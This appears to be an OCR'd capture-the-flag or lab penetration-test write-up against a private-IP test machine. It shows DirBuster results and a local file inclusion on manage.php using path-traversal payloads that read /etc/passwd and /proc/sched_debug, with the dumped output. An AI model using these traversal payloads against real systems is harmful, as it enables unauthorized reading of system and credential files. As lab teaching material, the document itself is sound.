
Time To Finish: 00:00:06

DirBuster Stopped

SCANNING & VULNERABILITY ASSESSMENT

DIRBUSTER FINDINGS

WE ANALYZED THE FILES AND DIRECTORIES DISCOVERED BY DIRBUSTER AND FOUND THAT /WELCOME.PHP DISPLAYED AN ADMIN ACCOUNT LOGGED IN, ALONG WITH AN ERROR MESSAGE.




Example.com - Staff Details

You are already logged in as admin.

File does not exist

SCANNING & VULNERABILITY ASSESSMENT

WE TRY THE LOCAL FILE INCLUSION (LFI) VULNERABILITY. LET'S TRY WITH THE PATH TRAVERSAL: 192.168.253.132/MANAGE.PHP?FILE=../../../../../../../ETC/PASSWD




Example.com - Staff Details

You are already logged in as admin.

```
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:
/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache
/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:
/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:
/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL
Server,,,:/nonexistent:/bin/false marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:
/bin/bash fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bin/bash
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin/bash
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
```

SCANNING & VULNERABILITY ASSESSMENT


Example.com - Staff Details
192.168.253.132/manage.php?file=../../../../../../proc/sched_debug
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
0.000000 0 0 / Ssystemd-journal 330 71198.725508 741 120 0.000000 474.973030 0.000000 0 0 / S systemd-udevd 337
71271.681359 1443 120 0.000000 695.534296 0.000000 0 0 / Ssystemd-timesyn 368 71198.794011 217 120 0.000000 120.821434
0.000000 0 0 / S sd-resolve 371 16492.225973 22 120 0.000000 10.319818 0.000000 0 0 / I ttm_swap 403 3039.820851 2 100
0.000000 0.015536 0.000000 0 0 / S irq/16-vmwgfx 404 0.000000 4 49 0.000000 0.045960 0.000000 0 0 / S dhclient 490
70740.128516 177 120 0.000000 59.517686 0.000000 0 0 / S cron 491 71287.416051 242 120 0.000000 38.567532 0.000000 0 0 /
S systemd-logind 492 71198.751479 341 120 0.000000 97.631332 0.000000 0 0 / S dbus-daemon 494 69722.508119 1424 120
0.000000 229.903053 0.000000 0 0 / S rsyslogd 495 70861.485938 58 120 0.000000 19.973589 0.000000 0 0 / S in:imuxsock 510
70739.850019 132 120 0.000000 10.082281 0.000000 0 0 / S in:imklog 511 3424.060473 6 120 0.000000 8.760887 0.000000 0 0 /
S rs:main Q:Reg 512 70739.835961 146 120 0.000000 104.670256 0.000000 0 0 / S agetty 517 5462.543870 35 120 0.000000
8.770506 0.000000 0 0 / S sshd 528 3587.386172 12 120 0.000000 7.129930 0.000000 0 0 / S knockd 547 3692.852913 22 120
0.000000 4.930285 0.000000 0 0 / S mysqld 592 71290.472888 8482 120 0.000000 3076.886105 0.000000 0 0 / S mysqld 594
4204.475536 1 120 0.000000 0.141497 0.000000 0 0 / S mysqld 600 71280.697813 397 120 0.000000 18.984745 0.000000 0 0 / S
mysqld 601 71290.338505 23735 120 0.000000 334.493145 0.000000 0 0 / S mysqld 602 71290.338125 23738 120 0.000000
406.934232 0.000000 0 0 / S mysqld 603 71290.338401 23734 120 0.000000 361.187701 0.000000 0 0 / S mysqld 604
71290.338269 23733 120 0.000000 332.730422 0.000000 0 0 / S mysqld 605 71290.338616 23736 120 0.000000 343.399693
0.000000 0 0 / S mysqld 606 71290.337703 23734 120 0.000000 363.970784 0.000000 0 0 / S mysqld 607 71290.338458 23776
120 0.000000 438.806987 0.000000 0 0 / S mysqld 608 71290.354793 23799 120 0.000000 401.612967 0.000000 0 0 / S mysqld
609 71290.338313 23738 120 0.000000 371.811729 0.000000 0 0 / S mysqld 610 71290.340532 23734 120 0.000000 351.395613
0.000000 0 0 / S mysqld 611 71289.314515 23853 120 0.000000 1237.946327 0.000000 0 0 / S mysqld 614 71288.940911 11873
120 0.000000 408.845935 0.000000 0 0 / S mysqld 615 71288.938428 11875 120 0.000000 619.550308 0.000000 0 0 / S mysqld
616 71285.617106 2376 120 0.000000 75.418286 0.000000 0 0 / S mysqld 617 71289.283310 1189 120 0.000000 53.240702
0.000000 0 0 / S mysqld 618 71285.601182 2377 120 0.000000 88.770160 0.000000 0 0 / S mysqld 619 71290.295044 11892 120
0.000000 478.669060 0.000000 0 0 / S mysqld 620 65435.087939 393 120 0.000000 12.486685 0.000000 0 0 / S mysqld 621
65434.965752 95 120 0.000000 4.910087 0.000000 0 0 / S mysqld 622 65434.964041 80 120 0.000000 1.638598 0.000000 0 0 / S
mysqld 623 65434.964597 80 120 0.000000 1.585922 0.000000 0 0 / S mysqld 624 6661.287682 25 120 0.000000 6.449986
```

